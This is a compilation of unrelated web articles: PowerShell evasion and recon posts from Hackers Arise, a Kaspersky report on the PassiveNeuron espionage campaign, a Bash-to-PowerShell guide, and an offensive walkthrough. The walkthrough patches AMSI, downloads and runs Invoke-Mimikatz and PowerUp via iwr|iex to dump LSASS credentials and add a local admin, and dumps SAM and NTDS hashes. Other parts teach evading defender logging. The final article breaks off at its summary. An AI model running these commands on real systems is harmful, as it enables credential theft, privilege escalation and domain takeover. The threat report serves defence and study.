In this part we learned more about the enemy and how defenders see your every move. We broke down the main ways attackers get caught, such as process monitoring, command monitoring and network monitoring. From there, we explored Windows Event IDs and logging mechanisms. We emphasized survival strategies that help you minimize footprint by using in-memory execution, sticking to lesser-known or native commands, using version 2 PowerShell or blending in with normal traffic. Practical tips like the net1 trick and log handling process give you an idea how to avoid raising alarms.

When you understand how defenders observe, log, and respond it lets you operate without tripping alerts. By knowing what’s watched and how, you can plan your moves more safely and survive longer. Our goal here was to show you the challenges you’ll face on Windows systems in restricted environments and give you a real sense that you’re never truly alone.

The post PowerShell for Hackers-Survival Edition, Part 3: Know Your Enemy first appeared on Hackers Arise.

PassiveNeuron: a sophisticated campaign targeting servers of high-profile organizations

Introduction

Back in 2024, we gave a brief description of a complex cyberespionage campaign that we dubbed “PassiveNeuron”. This campaign involved compromising the servers of government organizations with previously unknown APT implants, named “Neursite” and “NeuralExecutor”. However, since its discovery, the PassiveNeuron campaign has been shrouded in mystery. For instance, it remained unclear how the implants in question were deployed or what actor was behind them.

After we detected this campaign and prevented its spreading back in June 2024, we did not see any further malware deployments linked to PassiveNeuron for quite a long time, about six months. However, since December 2024, we have observed a new wave of infections related to PassiveNeuron, with the latest ones dating back to August 2025. These infections targeted government, financial and industrial organizations located in Asia, Africa, and Latin America. Since identifying these infections, we have been able to shed light on many previously unknown aspects of this campaign. Thus, we managed to discover details about the initial infection and gather clues on attribution.

Additional information about this threat, including indicators of compromise, is available to customers of the Kaspersky Intelligence Reporting Service. Contact: intelreports@kaspersky.com.

SQL servers under attack

While investigating PassiveNeuron infections both in 2024 and 2025, we found that a vast majority of targeted machines were running Windows Server. Specifically, in one particular infection case, we observed attackers gain initial remote command execution capabilities on the compromised server through the Microsoft SQL software. While we do not have clear visibility into how attackers were able to abuse the SQL software, it is worth noting that SQL servers typically get compromised through:

  • Exploitation of vulnerabilities in the server software itself
  • Exploitation of SQL injection vulnerabilities present in the applications running on the server
  • Getting access to the database administration account (e.g. by brute-forcing the password) and using it to execute malicious SQL queries

After obtaining the code execution capabilities with the help of the SQL software, attackers deployed an ASPX web shell for basic malicious command execution on the compromised machine. However, at this stage, things did not go as planned for the adversary. The Kaspersky solution installed on the machine was preventing the web shell deployment efforts, and the process of installing the web shell ended up being quite noisy.

In attempts to evade detection of the web shell, attackers performed its installation in the following manner:

  1. They dropped a file containing the Base64-encoded web shell on the system.
  2. They dropped a PowerShell script responsible for Base64-decoding the web shell file.
  3. They launched the PowerShell script in an attempt to write the decoded web shell payload to the filesystem.

As Kaspersky solutions were preventing the web shell installation, we observed attackers to repeat the steps above several times with minor adjustments, such as:

  • Using hexadecimal encoding of the web shell instead of Base64
  • Using a VBS script instead of a PowerShell script to perform decoding
  • Writing the script contents in a line-by-line manner

Having failed to deploy the web shell, attackers decided to use more advanced malicious implants to continue the compromise process.

Malicious implants

Over the last two years, we have observed three implants used over the course of PassiveNeuron infections, which are:

  • Neursite, a custom C++ modular backdoor used for cyberespionage activities
  • NeuralExecutor, a custom .NET implant used for running additional .NET payloads
  • the Cobalt Strike framework, a commercial tool for red teaming

While we saw different combinations of these implants deployed on targeted machines, we observed that in the vast majority of cases, they were loaded through a chain of DLL loaders. The first-stage loader in the chain is a DLL file placed in the system directory. Some of these DLL file paths are:

  • C:\Windows\System32\wlbsctrl.dll
  • C:\Windows\System32\TSMSISrv.dll
  • C:\Windows\System32\oci.dll

Storing DLLs under these paths has been beneficial to attackers, as placing libraries with these names inside the System32 folder makes it possible to automatically ensure persistence. If present on the file system, these DLLs get automatically loaded on startup (the first two DLLs are loaded into the svchost.exe process, while the latter is loaded into msdtc.exe) due to the employed Phantom DLL Hijacking technique.

It also should be noted that these DLLs are more than 100 MB in size — their size is artificially inflated by attackers by adding junk overlay bytes. Usually, this is done to make malicious implants more difficult to detect by security solutions.

On startup, the first-stage DLLs iterate through a list of installed network adapters, calculating a 32-bit hash of each adapter’s MAC address. If neither of the MAC addresses is equal to the value specified in the loader configuration, the loader exits. This MAC address check is designed to ensure that the DLLs get solely launched on the intended victim machine, in order to hinder execution in a sandbox environment. Such detailed narrowing down of victims implies the adversary’s interest towards specific organizations and once again underscores the targeted nature of this threat.

Having checked that it is operating on a target machine, the loader continues execution by loading a second-stage loader DLL that is stored on disk. The paths where the second-stage DLLs were stored as well as their names (examples include elscorewmyc.dll and wellgwlserejzuai.dll) differed between machines. We observed the second-stage DLLs to also have an artificially inflated file size (in excess of 60 MB), and the malicious goal was to open a text file containing a Base64-encoded and AES-encrypted third-stage loader, and subsequently launch it.

Snippet of the payload file contents

Snippet of the payload file contents

This payload is a DLL as well, responsible for launching a fourth-stage shellcode loader inside another process (e.g. WmiPrvSE.exe or msiexec.exe) which is created in suspended mode. In turn, this shellcode loads the final payload: a PE file converted to a custom executable format.

In summary, the process of loading the final payload can be represented with the following graph:

Final payload loading

Final payload loading

It is also notable that attackers attempted to use slightly different variants of the loading scheme for some of the target organizations. For example, we have seen cases without payload injection into another process, or with DLL obfuscation on disk with VMProtect.

The Neursite backdoor

Among the three final payload implants that we mentioned above, the Neursite backdoor is the most potent one. We dubbed it so because we observed the following source code path inside the discovered samples: E:\pro\code\Neursite\client_server\nonspec\mbedtls\library\ssl_srv.c. The configuration of this implant contains the following parameters:

  • List of C2 servers and their ports
  • List of HTTP proxies that can be used to connect to C2 servers
  • List of HTTP headers used while connecting to HTTP-based C2 servers
  • A relative URL used while communicating with HTTP-based C2 servers
  • A range of wait time between two consecutive C2 server connections
  • A byte array of hours and days of the week when the backdoor is operable
  • An optional port that should be opened for listening to incoming connections

The Neursite implant can use the TCP, SSL, HTTP and HTTPS protocols for C2 communications. As follows from the configuration, Neursite can connect to the C2 server directly or wait for another machine to start communicating through a specified port. In cases we observed, Neursite samples were configured to use either external servers or compromised internal infrastructure for C2 communications.

The default range of commands implemented inside this backdoor allows attackers to:

  • Retrieve system information.
  • Manage running processes.
  • Proxy traffic through other machines infected with the Neursite implant, in order to facilitate lateral movement.

Additionally, this implant is equipped with a component that allows loading supplementary plugins. We observed attackers deploy plugins with the following capabilities:

  • Shell command execution
  • File system management
  • TCP socket operations

The NeuralExecutor loader

NeuralExecutor is another custom implant deployed over the course of the PassiveNeuron campaign. This implant is .NET based, and we found that it employed the open-source ConfuserEx obfuscator for protection against analysis. It implements multiple methods of network communication, namely TCP, HTTP/HTTPS, named pipes, and WebSockets. Upon establishing a communication channel with the C2 server, the backdoor can receive commands allowing it to load .NET assemblies. As such, the main capability of this backdoor is to receive additional .NET payloads from the network and execute them.

Tricky attribution

Both Neursite and NeuralExecutor, the two custom implants we found to be used in the PassiveNeuron campaign, have never been observed in any previous cyberattacks. We had to look for clues that could hint at the threat actor behind PassiveNeuron.

Back when we started investigating PassiveNeuron back in 2024, we spotted one such blatantly obvious clue:

Function names found inside NeuralExecutor

Function names found inside NeuralExecutor

In the code of the NeuralExecutor samples we observed in 2024, the names of all functions had been replaced with strings prefixed with “Супер обфускатор”, the Russian for “Super obfuscator”. It is important to note, however, that this string was deliberately introduced by the attackers while using the ConfuserEx obfuscator. When it comes to strings that are inserted into malware on purpose, they should be assessed carefully during attribution. That is because threat actors may insert strings in languages they do not speak, in order to create false flags intended to confuse researchers and incident responders and prompt them to make an error of judgement when trying to attribute the threat. For that reason, we attached little evidential weight to the presence of the “Супер обфускатор” string back in 2024.

After examining the NeuralExecutor samples used in 2025, we found that the Russian-language string had disappeared. However, this year we noticed another peculiar clue related to this implant. While the 2024 samples were designed to retrieve the C2 server addresses straight from the configuration, the 2025 ones did so by using the Dead Drop Resolver technique. Specifically, the new NeuralExecutor samples that we found were designed to retrieve the contents of a file stored in a GitHub repository, and extract a string from it:

Contents of the configuration file stored on GitHub

Contents of the configuration file stored on GitHub

The malware locates this string by searching for two delimiters, wtyyvZQY and stU7BU0R, that mark the start and the end of the configuration data. The bytes of this string are then Base64-decoded and decrypted with AES to obtain the C2 server address.

Snippet of the implant configuration

Snippet of the implant configuration

It is notable that this exact method of obtaining C2 server addresses from GitHub, using a string containing delimiter sequences, is quite popular among Chinese-speaking threat actors. For instance, we frequently observed it being used in the EastWind campaign, which we previously connected to the APT31 and APT27 Chinese-speaking threat actors.

Furthermore, during our investigation, we learned one more interesting fact that could be useful in attribution. We observed numerous attempts to deploy the PassiveNeuron loader in one particular organization. After discovering yet another failed deployment, we have detected a malicious DLL named imjp14k.dll. An analysis of this DLL revealed that it had the PDB path G:\Bee\Tree(pmrc)\Src\Dll_3F_imjp14k\Release\Dll.pdb. This PDB string was referenced in a report by Cisco Talos on activities likely associated with the threat actor APT41. Moreover, we identified that the discovered DLL exhibits the same malicious behavior as described in the Cisco Talos report. However, it remains unclear why this DLL was uploaded to the target machine. Possible explanations could be that the attackers deployed it as a replacement for the PassiveNeuron-related implants, or that it was used by another actor who compromised the organization simultaneously with the attackers behind PassiveNeuron.

When dealing with attribution of cyberattacks that are known to involve false flags, it is difficult to understand which attribution indicators to trust, or whether to trust any at all. However, the overall TTPs of the PassiveNeuron campaign most resemble the ones commonly employed by Chinese-speaking threat actors. Since TTPs are usually harder to fake than indicators like strings, we are, as of now, attributing the PassiveNeuron campaign to a Chinese-speaking threat actor, albeit with a low level of confidence.

Conclusion

The PassiveNeuron campaign has been distinctive in the way that it primarily targets server machines. These servers, especially the ones exposed to the internet, are usually lucrative targets for APTs, as they can serve as entry points into target organizations. It is thus crucial to pay close attention to the protection of server machines. Wherever possible, the attack surface associated with these servers should be reduced to a minimum, and all server applications should be monitored to prevent emerging infections in a timely manner. Specific attention should be paid to protecting applications against SQL injections, which are commonly exploited by threat actors to obtain initial access. Another thing to focus on is protection against web shells, which are deployed to facilitate compromise of servers.

Indicators of compromise

PassiveNeuron-related loader files
12ec42446db8039e2a2d8c22d7fd2946
406db41215f7d333db2f2c9d60c3958b
44a64331ec1c937a8385dfeeee6678fd
8dcf258f66fa0cec1e4a800fa1f6c2a2
d587724ade76218aa58c78523f6fa14e
f806083c919e49aca3f301d082815b30

Malicious imjp14k.dll DLL
751f47a688ae075bba11cf0235f4f6ee

PowerShell: Moving from Bash to PowerShell

Welcome back, hackers!

When moving from Bash to PowerShell, people often run into difficulties simply because they do not know which tools in PowerShell serve as equivalents and how to use them. For example, I personally like Bash for its straightforward logic. If you need to grab only certain lines from a text file, you know you can call on cat and grep. But when you try to type something similar in PowerShell, it often feels like hitting a wall. You know the logic, you know it should be just a one-liner, yet you get stuck on how to actually do it. That is exactly what we are going to sort out today. 

This article serves as an addition to PowerShell for Hackers: Basics and aims to show more of PowerShell’s capabilities by mapping familiar Bash commands to their PowerShell equivalents. If you haven’t read PowerShell for Hackers: Basics, we highly recommend starting there. This guide is written for people who know the Linux command line and want practical examples for their workflows in PowerShell.

General Rules of the Game

Let’s start with the most basic thing, which is still very important, it is working with variables. In Bash, declaring a variable is as simple as writing foo=1. In PowerShell, you need to add a dollar sign: $foo=1. To print the value of a variable to the screen, you can use the universal echo or the PowerShell-specific cmdlet Write-Host. Is it longer? Definitely. But the benefit is that with Write-Host you can control the output in interesting ways:

PS > Write-Host (2,4,6,8,10,12) -Separator "->" -ForegroundColor DarkMagenta -BackgroundColor White

working with flags in powershell

This snippet will print the sequence of numbers inside the parentheses, place a -> between them, and also change both the text and the background colors. For a quick throwaway script this isn’t necessary, but for a daily report it might be quite useful.

If you need to compare something PowerShell has a full set of operators, familiar to anyone coming from Linux.

working with powershell operators

If comparison operators and logical conditions are more or less clear, let’s look at a very simple but practical example with data types. Suppose we want to measure the average response time from a website like google.com. To do this we need to send several pings and calculate the average. Here’s a short script:

Write-Host `n "Waiting for test ..."
$Avg = 0
$Site = "www.google.com"
$PingSite = Test-Connection -Count 5 $Site
$Avg = ($PingSite | Measure-Object ResponseTime -Average)
$Calc = ($Avg.Average) -as [int]
Clear-Host
Write-Host "Average response time to $Site is $Calc ms"

working with powershell variables

If we don’t cast the value to an integer, we get a floating-point number, which isn’t very convenient for this purpose.
This is one of the instances where a PowerShell command is actually stronger than the classic Linux ping. The Test-Connection cmdlet outputs structured objects that already contain response times, status, and other useful properties. That means you can pipe the results directly into tools like Measure-Object and do math on them without needing to parse text with awk or grep. In Linux, ping is text-based, so you often need extra commands to extract the numbers. PowerShell skips that step

Aliases

To make PowerShell easier to use, you can create aliases. It’s worth checking the aliases already available on your system with:

PS > Get-Alias

listing aliases

Aliases can even point to programs. For example, let’s make an alias for launching the calculator:

PS > Set-Alias -Name calc -Value calc.exe

setting a new alias in powershell

Now typing calc will start the calculator. If you want your alias to represent a command with parameters, you need to wrap it in a function:

function AL01 { Test-Connection -Count 2 google.com }
Set-Alias ping AL01

Now when you type ping, it will perform two pings to google.com. To remove an alias, use:

PS > Remove-Item alias:ping

Note, once you close PowerShell, all aliases you created this way disappear. To keep them permanently, you need to save them in your profile. PowerShell actually has four possible profiles. You can see them with:

PS > $profile | Format-List -Force

listing powershell proiflees

To check if they exist on your system:

PS > $profile | Format-List -Force | ForEach-Object { Test-Path $_ }

If the result is False, the file simply doesn’t exist. You can create it, for example, at this path:

PS > notepad.exe C:\Windows\System32\WindowsPowerShell\v1.0\profile.ps1

And add your aliases inside it:

function AL01 { Test-Connection -Count 2 google.com }
Set-Alias ping AL01

creating a powershell profile

After saving and restarting PowerShell, your aliases will load automatically.

One important note. By default, Windows blocks the execution of external scripts. This means your profile file might be ignored. To check the current policy, run:

PS > Get-ExecutionPolicy

Most likely it will return Restricted, which means all scripts are blocked. To allow your profile script to run, you need to open PowerShell as Administrator and set:

PS > Set-ExecutionPolicy Unrestricted

setting execution policy to unrestricted

After confirmation, scripts will run normally, including your profile file.

using aliases in powershell

Going Deeper

Now let’s move on to the most popular Linux tools and their PowerShell equivalents, from simple to more advanced.

cd

Navigation between directories. You can use the familiar cd alias or the cmdlet Set-Location:

PS > Set-Location Windows

This moves you to the Windows folder in the current directory. PowerShell even lets you navigate the registry the same way:

PS > Set-Location -Path "HKLM:"

PS > Set-Location -Path "HKEY_LOCAL_MACHINE\SYSTEM\Software\Microsoft\CTF"

using cd in powershell

ls

To view the contents of a directory, use ls, dir, or the cmdlet Get-ChildItem:

PS > Get-ChildItem C:\

listing files in powershell

This shows everything on the C: drive. To sort results by modification time (like ls -ltr in Linux):

PS > Get-ChildItem $env:USERPROFILE\Documents | Sort-Object -Property LastWriteTime

using sort in powershell

For recursive searches:

PS > Get-ChildItem -Path C:\ -Force -Recurse

mkdir

To create directories, use New-Item:

PS > New-Item -ItemType Directory -Name intel

Or to create a subfolder:

PS > New-Item -ItemType "directory" -Path "c:\intel\papers"

creating directories with powershell

You can even create a text file with content in one command:

PS > New-Item -Path . -Name "key.txt" -ItemType "file" -Value "HSDAF8KL"

creating files with ontent in powershell

touch

Creating files also uses New-Item:

PS > New-Item -ItemType "file" -Path "c:\temp\file.txt", "C:\intel\papers\classified.txt"

This makes two files in different folders.

cp

Copying files is done with Copy-Item:

PS > Copy-Item -Path C:\intel\classified.txt -Destination C:\important\

It also works over the network:

PS > Copy-Item -Path C:\key.txt -Destination '\\file-srv\f$\key.txt'

rm

Deleting files is Remove-Item. The dangerous rm -rf equivalent is:

PS > Remove-Item -Recurse -Force

Like in Linux, it’s one of the most dangerous commands. A single mistake can wipe entire directories. It’s a good practice to first preview what will be deleted with Get-ChildItem, or even rename files instead of deleting them to make recovery easier.

You can also delete by masks:

PS > Remove-Item *.txt

Or specific files:

PS > Remove-Item C:\dir1\records, C:\dir1\photos, C:\dir2\interrogations

find

To search for files, use Get-ChildItem with filters. For example:

PS > Get-ChildItem C:\ -Include *.exe -Recurse

This found all .exe files on C:\ but you can also limit depth:

PS > Get-ChildItem -Path "C:\Files\*.exe" -Filter "*software*" -Depth 2 -Exclude "*server*" -Recurse

Notice how flexible the filtering is. Often you don’t need regular expressions.

cat

To read files use Get-Content or gc:

PS > Get-Content -Path C:\case\script.txt

tail

To see the last ten lines of a file:

PS > Get-Content c:\logs\log.txt -TotalCount 10

To monitor in real time:

PS > Get-Content "C:\logs\log.txt" -Wait | Where { $_ -Match "Error" }

This shows new lines containing “Error” as they appear.

grep

PowerShell doesn’t have a perfect grep equivalent, but there are alternatives. To filter objects, use Where-Object.

List processes using more than 100 MB of memory:

PS > Get-Process | Where-Object { $_.WorkingSet -gt 104857600 }

using grep in powershell

For text searches, use Select-String to find the string that mentions your keyword:

PS > Select-String -Path C:\logs\*.log -Pattern "error"

Or combine with Get-Content:

PS > Get-Content -Path C:\scripts\script.txt | Select-String -Pattern "alias"

uname

To display system information:

PS > $Properties = 'Caption', 'CSName', 'Version', 'BuildType', 'OSArchitecture'; Get-CimInstance Win32_OperatingSystem | Select-Object $Properties | Format-Table -AutoSize

Longer than uname -a, but you can alias it if needed. At the end of the day, you don’t really use it much.

mkfs

To create filesystems, PowerShell has New-Volume and Format-Volume:

PS > New-Volume -StoragePoolName "CompanyData" -FriendlyName "TestVolume" -Size 10GB -ResiliencySettingName "Mirror" -FileSystem NTFS -AccessPath "M:" -ProvisioningType Fixed

Be careful, as misuse can destroy your data. Always test on a safe machine first.

ping

The classic ping equivalent is Test-Connection:

PS > Test-Connection google.com

cut

To extract only certain fields, use Select-Object. For example, to list text files in your user folder but only show names and sizes:

PS > Get-ChildItem $env:USERPROFILE -Filter "*.txt" | Select-Object -Property 'Name', 'Length'

man

The man equivalent is Get-Help:

PS > Get-Help Get-ChildItem

You can also use wildcards:

PS > Get-Help Get-*

Conclusion

As you can see, almost every Linux command has a worthy PowerShell counterpart. Some of them are less elegant or more verbose, but in return they often give you more power through structured objects and richer filtering. Bash and PowerShell approach the same problems from different angles. Bash is all about short, sharp one-liners, a language of quick hacks and piping small tools together. PowerShell takes more words to get going, but it pays you back with depth. Its cmdlets work with objects instead of plain text, which means more precision and flexibility. A job that takes three or four utilities strung together in Bash can sometimes be handled by a single cmdlet.

The transition isn’t painless. The syntax can feel verbose and the patterns unfamiliar. It looks like you’re doing more typing for the same result. In the end, it all comes down to habit and practice. PowerShell is essentially a full toolbox, while Bash is a handy pocket knife. The more you experiment and analyze, the more natural it will feel.

The post PowerShell: Moving from Bash to PowerShell first appeared on Hackers Arise.

PowerShell for Hackers, Part 8: Privilege Escalation and Organization Takeover

Welcome back hackers!

For quite an extensive period of time we have been covering different ways PowerShell can be used by hackers. We learned the basics of reconnaissance, persistence methods, survival techniques, evasion tricks, and mayhem methods. Today we are continuing our study of PowerShell and learning how we can automate it for real hacking tasks such as privilege escalation, AMSI bypass, and dumping credentials. As you can see, PowerShell may be used to exploit systems, although it was never created for this purpose. Our goal is to make it simple for you to automate exploitation during pentests. Things that are usually done manually can be automated with the help of the scripts we are going to cover. Let’s start by learning about AMSI.

AMSI Bypass

Repo:

https://github.com/S3cur3Th1sSh1t/Amsi-Bypass-Powershell

AMSI is the Antimalware Scan Interface. It is a Windows feature that sits between script engines like PowerShell or Office macros and whatever antivirus or EDR product is installed on the machine. When a script or a payload is executed, the runtime hands that content to AMSI so the security product can scan it before anything dangerous runs. It makes scripts and memory activity visible to security tools, which raises the bar for simple script-based attacks and malware. Hackers constantly try to find ways to keep malicious content from ever being presented to it, or to change the content so it won’t match detection rules. You will see many articles and tools that claim to bypass AMSI, but soon after they are released, Microsoft patches the vulnerabilities. Since it’s important to be familiar with this attack, let’s test our system and try to patch AMSI.

First we need to check if the Defender is running on a Russian target:

PS > Get-WmiObject -Class Win32_Service -Filter “Name=’WinDefend’”

checking if the defender is running on windows

And it is. If it was off, we would not need any AMSI bypass and could jump straight to our explorations.

Patching AMSI

Next, we start patching AMSI with the help of our script, which you can find at the following link:

https://raw.githubusercontent.com/juliourena/plaintext/master/Powershell/shantanukhande-amsi.ps1

As you know by now, there are a few ways to execute scripts in PowerShell. We will use a basic one for demonstration purposes:

PS > .\shantanukhande-amsi.ps1

patching amsi with a powershell script

If your output matches ours, then AMSI has been successfully patched. From now on, the Defender does not have access to your PowerShell sessions and any kind of scripts can be executed in it without restriction. It’s important to mention that some articles on AMSI bypass will tell you that downgrading to PowerShell Version 2 helps to evade detection, but that is not true. At least not anymore. Defender actively monitors all of your sessions and these simple tricks will not work.

Dumping Credentials with Mimikatz

Repo:

http://raw.githubusercontent.com/g4uss47/Invoke-Mimikatz/refs/heads/master/Invoke-Mimikatz.ps1

Since you are free to run anything you want, we can execute Mimikatz right in our session. Note that we are using Invoke-Mimikatz.ps1 by g4uss47, and it is the updated PowerShell version of Mimikatz that actually works. For OPSEC reasons we do not recommend running Mimikatz commands that touch other hosts because network security products might pick this up. Instead, let’s dump LSASS locally and inspect the results:

PS > iwr http://raw.githubusercontent.com/g4uss47/Invoke-Mimikatz/refs/heads/master/Invoke-Mimikatz.ps1 | iex  

PS > Invoke-Mimikatz -DumpCreds

dumping lsass with mimikatz powershell script Invoke-Mimikatz.ps1

Now we have the credentials of brandmanager. If we compromised a more valuable target in the domain, like a server or a database, we could expect domain admin credentials. You will see this quite often.

Privilege Escalation with PowerUp

Privilege escalation is a complex topic. Frequently systems will be misconfigured and people will feel comfortable without realizing that security risks exist. This may allow you to skip privilege escalation altogether and jump straight to lateral movement, since the compromised user already has high privileges. There are multiple vectors of privilege escalation, but among the most common ones are unquoted service paths and insecure file permissions. While insecure file permissions can be easily abused by replacing the legitimate file with a malicious one of the same name, unquoted service paths may require more work for a beginner. That’s why we will cover this attack today with the help of PowerUp. Before we proceed, it’s important to mention that this script has been known to security products for a long time, so be careful.

Finding Vulnerable Services

Unquoted Service Path is a configuration mistake in Windows services where the full path to the service executable contains spaces but is not wrapped in quotation marks. Because Windows treats spaces as separators when resolving file paths, an unquoted path like C:\Program Files\My Service\service.exe can be interpreted ambiguously. The system may search for an executable at earlier, shorter segments of that path (for example C:\Program.exe or C:\Program Files\My.exe) before reaching the intended service.exe. A hacker can place their own executable at one of those earlier locations, and the system will run that program instead of the real service binary. This works as a privilege escalation method because services typically run with higher privileges.

Let’s run PowerUp and find vulnerable services:

PS > iwr https://raw.githubcontent.com/PowerShellMafia/PowerSploit/refs/heads/master/Privesc/PowerUp.ps1 | iex  

PS > Get-UnquotedService

listing vulnerable unquoted services to privilege escalation

Now let’s test the service names and see which one will get us local admin privileges:

PS > Invoke-ServiceAbuse -Name 'Service Name'

If successful, you should see the name of the service abused and the command it executed. By default, the script will create and add user john to the local admin group. You can edit it to fit your needs.

The results can be tested:

PS > net user john

abusing an unqouted service with the help of PowerUp.ps1

Now we have an admin user on this machine, which can be used for various purposes.

Attacking NTDS and SAM

Repo:

https://github.com/soupbone89/Scripts/tree/main/NTDS-SAM%20Dumper

With enough privileges we can dump NTDS and SAM without having to deal with security products at all, just with the help of native Windows functions. Usually these attacks require multiple commands, as dumping only NTDS or only a SAM hive does not help. For this reason, we have added a new script to our repository. It will automatically identify the type of host you are running it on and dump the needed files. NTDS only exists on Domain Controllers and contains the credentials of all Active Directory users. This file cannot be found on regular machines. Regular machines will instead be exploited by dumping their SAM and SYSTEM hives. The script is not flagged by any AV product. Below you can see how it works.

Attacking SAM on Domain Machines

To avoid issues, bypass the execution policy:

PS > powershell -ep bypass

Then dump SAM and SYSTEM hives:

PS > .\ntds.ps1

dumping sam and system hives with ntds.ps1
listing sam and system hive dumps

Wait a few seconds and find your files in C:\Temp. If the directory does not exist, it will be created by the script.

Next we need to exfiltrate these files and extract the credentials:

bash$ > secretsdump.py -sam SAM -system SYSTEM LOCAL

extracting creds from sam hive

Attacking NTDS on Domain Controllers

If you have already compromised a domain admin, or managed to escalate your privileges on the Domain Controller, you might want to get the credentials of all users in the company.

We often use Evil-WinRM to avoid unnecessary GUI interactions that are easy to spot. Evil-WinRM allows you to load all your scripts from the machine so they will be executed without touching the disk. It can also patch AMSI, but be really careful.

Connect to the DC:

c2 > evil-winrm -i DC -u admin -p password -s ‘/home/user/scripts/’

Now you can execute your scripts:

PS > ntds.ps1

dumping NTDS with ntds.ps1 script

Evil-WinRM has a download command that can help you extract the files. After that, run this command:

bash$ > secretsdump.py -ntds ntds.dit -sam SAM -system SYSTEM LOCAL

extracting creds from the ntds dump

Summary

In this chapter, we explored how PowerShell can be used for privilege escalation and complete domain compromise. We began with bypassing AMSI to clear the way for running offensive scripts without interference, then moved on to credential dumping with Mimikatz. From there, we looked at privilege escalation techniques such as unquoted service paths with PowerUp, followed by dumping NTDS and SAM databases once higher privileges were achieved. Each step builds on the previous one, showing how hackers chain small misconfigurations into full organizational takeover. Defenders should also be familiar with these attacks as it will help them tune the security products. For instance, harmless actions such as creating a shadow copy to dump NTDS and SAM can be spotted if you monitor Event ID 8193 and Event ID 12298. Many activities can be monitored, even benign ones. It depends on where defenders are looking at.

The post PowerShell for Hackers, Part 8: Privilege Escalation and Organization Takeover first appeared on Hackers Arise.

PowerShell for Hackers – Survival Edition, Part 2: Advanced Recon

Welcome back, aspiring hackers!

Today we’re continuing the survival sequence and taking a closer look at PowerShell as your main tool. The beauty of PowerShell is that you don’t need to memorize a massive list of commands, it’s both a toolbox and a guide. It’s designed to help you figure things out as you go, so instead of wasting time searching online you can experiment and learn directly in the shell. If you let PowerShell handle the heavy lifting, you’ll work faster and stay under the radar. The integrated survival kit that not only has the tools you need, but also shows you how to use them step by step.

We will also cover Active Directory modules and dsquery which are incredibly useful during pentests. You will learn what to run, why it matters, and what to watch for if your goal is to stay quiet and keep access.

Remember, recon comes first, actions later. If you map the terrain carefully, you minimize surprises and reduce the chance of getting kicked out. Let’s dive in!

Dsquery

dsquery is a classic Windows tool, which is simple, fast, and present on domain-managing machines or admin workstations. At a high level, dsquery talks LDAP to AD, applies filters, and returns object lists like users, computers, OUs, groups, and whatever you ask for.

On well-configured domains, dsquery runs quickly and gives structured output that’s easy to parse. It’s also convenient when you don’t want to load or rely on larger modules or tools.

It is a system binary in the sense that it’s part of the Windows AD tooling set so it is legitimate for endpoint monitoring. Defenders may not immediately flag a dsquery invocation, but broad or repetitive queries against AD can still generate logs and attract attention. Large domain enumerations, wildcard queries that return thousands of objects, or repeated use from an unusual host are all detectable. Since stealth is the goal, favor targeted queries and avoid blasting the directory with exhaustive requests. Also note, that not every machine has dsquery installed, but it’s often present on domain controllers and admin workstations. On locked-down hosts it may be absent.

Find Users

This returns user accounts both active and inactive. Useful to get the initial scope of identities to investigate. Mainly we prioritize service and admin accounts first. Common name patterns like svc, adm, and others may give them away.

PS > dsquery user

finding users with dsquery

Find Computers

Computer objects reveal server names, DEV hosts, backups, SQL, EXCH, etc. This variety gives you potential vectors of compromise. Well-managed environments place servers in OUs, which can tell you where critical infrastructure lives and help you refine your scope quickly.

PS > dsquery computer

finding computers with dsquery

Find groups

Inspect groups like Domain Admins, Enterprise Admins, Backup Operators and other potentially valuable. They point you to high-value targets and to people who matter inside the organization.

PS > dsquery * "CN=Users,DC=DOMAIN,DC=LOCAL"

finding groups with dsquery

Password-not-required accounts

This searches for users with the PASSWORD_NOT_REQUIRED flag. It’s uncommon on privileged accounts, but every once in a while you’ll find legacy or misconfigured accounts that are worth investigating.

PS > dsquery * -filter "(&(objectCategory=person)(objectClass=user)(userAccountControl:1.2.840.113556.1.4.803:=32))" -attr distinguishedName userAccountControl

finding password not required accounts with dsquery

An account that looks unprivileged at first can still own or be granted rights that make it a pivot to more interesting objects. Low-profile privilege pathways that are laterally exploitable. Tools like BloodHound help visualize those relationships if you’re collecting data to analyze later.

Domain Controllers

Knowing DC names and their IPs is important. They’re the gatekeepers. LDAP, Kerberos, and replication insights come from them, and they host the crown jewels of domain authentication.

PS > dsquery * -filter "(userAccountControl:1.2.840.113556.1.4.804:=8192)" -limit 5 -attr sAMAccountName

finding domain controllers with dsquery

User-related data

We won’t rehash registry or user history investigations here, since that has been covered in PowerShell for Hackers: Basics. This chapter is focused on directory and module-based recon. If you need detailed user-artifact techniques, refer back to that article.

Remote Command Execution With PowerShell

There are many ways to execute commands remotely. Some require installing third-party binaries, others use native capabilities. Malicious third-party tools are noisy and signatured, while native execution can be quieter. Here’s the canonical PowerShell remote execution pattern:

PS > Invoke-Command -ComputerName DC -ScriptBlock { hostname }

remote command execution with Invoke-Command of one command

You can also run several commands at once. Here is how you would import a module and run an AD query:

PS > Invoke-Command -ComputerName DC -ScriptBlock { Import-Module ActiveDirectory; Get-ADUser -Filter * }

remote command execution with Invoke-Command of multiple commands

Now you can run modules on remote hosts and pull back results without leaving large traces. 

Active Directory Modules and Documentation

Active Directory modules are incredibly convenient for both defenders and pentesters. They expose AD query and management commands  in a readable, scriptable way. Importing the module is a legitimate action, which makes it less suspicious. Many teams don’t actively monitor every module load. That said, module use is logged, and the patterns of use matter. If you import ActiveDirectory and immediately run a large enumeration from a workstation that never runs those commands, defenders may notice.

Imagine you’re on a physical pentest and you find a machine with PowerShell but no internet access. Memorizing every command helps, but there are too many across different operating systems to rely on memory alone. In this case, PowerShell’s built-in help and a module’s own documentation have your back. Microsoft provided a solid help system that you can learn from.

Available modules

List what’s on the system before importing anything:

PS > Get-Module -ListAvailable

listing available powershell modules

Check whether the Active Directory module is present:

PS > Get-Module ActiveDirectory

If it’s available, import it:

PS > Import-Module ActiveDirectory

checking if a powershell module is available and importing it

Once imported, list the commands available in the module. There are a lot. Don’t attempt to memorize them all, but focus on those that return identity, group, and computer information, and the ones that let you scope queries efficiently.

PS > Get-Command -Module ActiveDirectory

listing commands of a powershell module

Get-Help is one of the useful survival tools you’ll have when offline. It shows command syntax, parameters, examples, and deeper usage notes, right in the session you’re running. Two flags we commonly use are -Examples and -Full:

See examples:

PS > Get-Help Enable-ADAccount -Example

using get-help to get help on a command in powershell to show examples of use

See full documentation:

PS > Get-Help Enable-ADAccount -Full

using get-help to get help on a command in powershell to show full command info

Help can also be updated, when the computer is connected to the internet:

PS > Update-Help

Take some time to explore the other commands PowerShell has in the Active Directory module. Doing this will prepare you for the variety of environments you’ll encounter during your pentests.

Summary

